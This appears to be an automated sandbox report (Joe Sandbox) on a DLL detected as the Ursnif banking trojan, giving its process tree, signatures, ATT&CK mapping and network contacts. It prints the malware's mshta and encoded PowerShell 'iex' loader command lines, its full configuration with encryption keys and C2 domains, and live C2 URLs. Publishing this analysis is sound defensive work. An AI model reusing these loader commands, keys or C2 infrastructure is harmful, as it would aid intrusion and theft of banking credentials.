ID: 444656
Sample Name: 2770174.dll
Cookbook: default.jbs
Time: 14:28:47
Date: 06/07/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report 2770174.dll

Overview


General Information

Sample Name:	2770174.dll
Analysis ID:	444656
MD5:	bce6371b0aed28..
SHA1:	2fc4f4c523c701d…
SHA256:	4b631043c6ff0a2..
Tags:	dll
Infos:	

Most interesting Screenshot:



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Found malware configuration
- Sigma detected: Encoded IEX
- Snort IDS alert for network traffic (e.…
- Yara detected Ursnif
- Hooks registry keys query functions…
- Machine Learning detection for samp…
- Modifies the export address table of…
- Modifies the import address table of…
- Modifies the prolog of user mode fun…
- Performs DNS queries to domains w…
- Sigma detected: MSHTA Spawning …
- Sigma detected: Mshta Spawning W…
- Suspicious powershell command line…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 5292 cmdline: loaddll32.exe 'C:\Users\user\Desktop\2770174.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 5336 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\2770174.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5324 cmdline: rundll32.exe 'C:\Users\user\Desktop\2770174.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 5288 cmdline: regsvr32.exe /s C:\Users\user\Desktop\2770174.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
  - iexplore.exe (PID: 5300 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 2376 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5812 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17428 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 2904 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17432 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 476 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:82960 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 1844 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17442 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 2564 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17454 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 3020 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:82990 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 1240 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17474 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 2904 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83006 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4732 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:148488 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5144 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83022 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5804 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17508 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 5684 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83042 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 1884 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17518 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 4972 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:17528 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
    - iexplore.exe (PID: 2812 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5300 CREDAT:83060 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 5276 cmdline: rundll32.exe C:\Users\user\Desktop\2770174.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- mshta.exe (PID: 5332 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>Pyhe='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Pyhe).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 3076 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"1mPXe+HluarwW4R5yJj7kX696atmf6B7a6Jg5mZJ5i3sbRT19R7vT9mKoTtyIRImiHldxTU8DG3omytA0iEqz9hnZgVFnIpVKjKYSqpF7qVSkNASqDhbMdx0CqPxwgtnM3yHiXHYSYrxlGineE5/W0Lx89hsKcfonC8W/kvncnBH4KqU
VMOPQeg/25xF11Xm",
  "c2_domain": [
    "outlook.com",
    "mail.com",
    "taybhctdyehfhgthp2.xyz",
    "thyihjtkylhmhnypp2.xyz"
  ],
  "botnet": "5456",
  "server": "12",
  "serpent_key": "10291029JSRABBIT",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0",
  "DGA_count": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000003.452621123.0000000002508000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.340867138.0000000005278000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.358484652.0000000005168000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.452413152.0000000002508000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.476285292.0000000004F6C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 34 entries				

Sigma Overview

System Summary:

- Sigma detected: Encoded IEX
- Sigma detected: MSHTA Spawning Windows Shell
- Sigma detected: Mshta Spawning Windows Shell
- Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Performs DNS queries to domains with low reputation

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Yara detected Ursnif

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	Credential API Hooking 3	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eaves Insecu Netwo Comm
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 2	Software Packing 2	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Exploi Redire Calls/S
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Logon Script (Windows)	DLL Side-Loading 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	System Information Discovery 2 4	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Virtualization/Sandbox Evasion 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Regsvr32 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
2770174.dll	100%	Avira	TR/Kazy.4159236	
2770174.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.10000000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File
3.2.rundll32.exe.4630000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
0.2.loaddll32.exe.1400000.0.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.2.rundll32.exe.4180000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
2.2.regsvr32.exe.f00000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.rundll32.exe.10000000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	1%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.googleoptimize.com	1%	Virustotal		Browse
taybhctdyehfhgthp2.xyz	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/_2Faxv8_2Bu0S355431/zWBmIqRqQnvMB_2FKOk6CG/NwnPAjKDdicU7/LyyqKz0o/YfBYTeGYFQwkbZMyJ8naD46/LAJf_2B0RU/3xv7VkvLo_2BH32z2/0GV2mzuC7wB9/KQWi8z52zYq/laCh5k_2F_2FsN/gFzjneWKury1hVqDQnliR/azK5qDi4jLH99wYz/G9Hdx13SInuD3gF/73zT6HN_2B6msVs0lU/EuYlN_2BC7WR/i.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/WEqyJQ4Nq2nQ9ndVH/biMw8nJM827T/xrW3osP_2Bm/N3LwbnFmUNMeEO/_2FGDUp6Oi5jXD7I8Ab8U/gK4SwCYPiUPEkaUo/PrkNmh92vqxkb0v/PCnqPml9BaZFVRBIe_/2B22S8HAh/d9Tx35KtPfkXAbAsIuzf/2WiITh1H39IL9oWAn14/Ato1qcOoaQdDf8WbLtN5nh/4DNa.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/WEqyJQ4Nq2nQ9ndVH/biMw8nJM827T/xrW3osP_2Bm/N3LwbnFmUNMeEO/_	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://cct.google/taggy/agent.js	0%	URL Reputation	safe	
http://https://cct.google/taggy/agent.js	0%	URL Reputation	safe	
http://https://cct.google/taggy/agent.js	0%	URL Reputation	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/6egkLxw_2B/0MDk_2F6Dttk_2BDL/PeMCvV_2FKSI/4qVuvEJzX6I/FapijqFJTF_2Fb/KhTAv5JxUk1yx17bklmA1/d0ce84VGmC4XToZ3/TiJp7oqlVeIG5y4/hFv5_2BNvMTr_2BeEi/G1O6zP7eh/h0jyonPucpxshjr38gHc/mUt_2Bbr2dZAiwNrJ6q/V3apeuqs4sJwa7IUzmg12g/qV5g.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/gtqnX1_2BBrthQ/u3Ow9U77gyB4yz7FWcMqW/MB7b6_2BOONkcuHq/pp1MQOLvSN1p_2B/FV7Pm6a31d2J5lSN_2/BzGSBLJoW/mkH_2B1SqUGsLgri21vM/sTm8rqFhIKFyjhSMnfS/eOIuSlx61lzuK1AdQtpcLd/ecP_2F2TO_2Bj/KaylSIXS/u6E6oRIpMJVadVClzcxwIS_/2BHj1Xmv/hc.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/p5RR5qqGgi5cTLPxy/2iFqCZAtdge9/_2B0gp3GesH/Xr71XWjGQYQuWa/hA9AKk	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://scottjehl.github.io/picturefill	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/2dmHXVLFpoxZkp/lRnXRf4rg4uMzmmWxeqRM/HUrKxMJE8mnsaP3a/BSrsCvSsG_	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/_2F4Q_2FnvV/BpomczM_2B2Jkp/FRSRsBJeoQn3RBrurQkGr/rDwzJqou7P_2BXV	0%	Avira URL Cloud	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/_2F4Q_2FnvV/BpomczM_2B2Jkp/FRSRsBJeoQn3RBrurQkGr/rDwzJqou7P_2BXVD/nyA2CFklxFPwVQh/Yho06_2FbaOGMgTxMt/wv24AfIjN/0MFgIcSL6gEiPqujKV_2/FBuSaCXg7gU09XOKs6c/4flUb9QPzKFwKqbjV_2FMz/mqc6yG0M3rYrC/7N85LJjr/tu_2BqIUaqz1VBst_2F35QW/3.crw	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/tR4LnoSVINT1f2c/0VvJfJtFJ0fvpQScRR/CPWVnO7Ig/8xymBr8_2BV2MPJj4Wb	0%	Avira URL Cloud	safe	
http://taybhctdyehfhgthp2.xyz/jdraw/6egkLxw_2B/0MDk_2F6Dttk_2BDL/PeMCvV_2FKSI/4qVuvEJzX6I/FapijqFJTF	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wa.ui-portal.de	82.165.229.54	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 1%, Virustotal, Browse	unknown
www.mail.com	82.165.229.59	true	false		high
HHN-efz.ms-acdc.office.com	52.98.175.18	true	false		high
wa.mail.com	82.165.229.16	true	false		high
www.googleoptimize.com	142.250.180.206	true	false	• 1%, Virustotal, Browse	unknown
contextual.media.net	23.211.6.95	true	false		high
outlook.com	40.97.116.82	true	false		high
taybhctdyehfhgthp2.xyz	45.90.58.179	true	true	• 0%, Virustotal, Browse	unknown
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
plusmailcom.ha-cdn.de	195.20.250.115	true	false		unknown
mail.com	82.165.229.87	true	false		high
FRA-efz.ms-acdc.office.com	52.97.170.34	true	false		high
geolocation.onetrust.com	104.20.185.68	true	false		high
www.msn.com	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false		unknown
outlook.office365.com	unknown	unknown	false		high
web.vortex.data.msn.com	unknown	unknown	false		high
s.uicdn.com	unknown	unknown	false		high
www.outlook.com	unknown	unknown	false		high
img.ui-portal.de	unknown	unknown	false		high
plus.mail.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high
dl.mail.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://taybhctdyehfhgthp2.xyz/jdraw/_2Faxv8_2Bu0S355431/zWBmIqRqQnvMB_2FKOk6CG/NwnPAjKDdicU7/LyyqKz0o/YfBYTeGYFQwkbZMyJ8naD46/LAJf_2B0RU/3xv7VkvLo_2BH32z2/0GV2mzuC7wB9/KQWi8z52zYq/laCh5k_2F_2FsN/gFzjneWKury1hVqDQnliR/azK5qDi4jLH99wYz/G9Hdx13SInuD3gF/73zT6HN_2B6msVs0lU/EuYlN_2BC7WR/i.crw	true	• Avira URL Cloud: safe	unknown
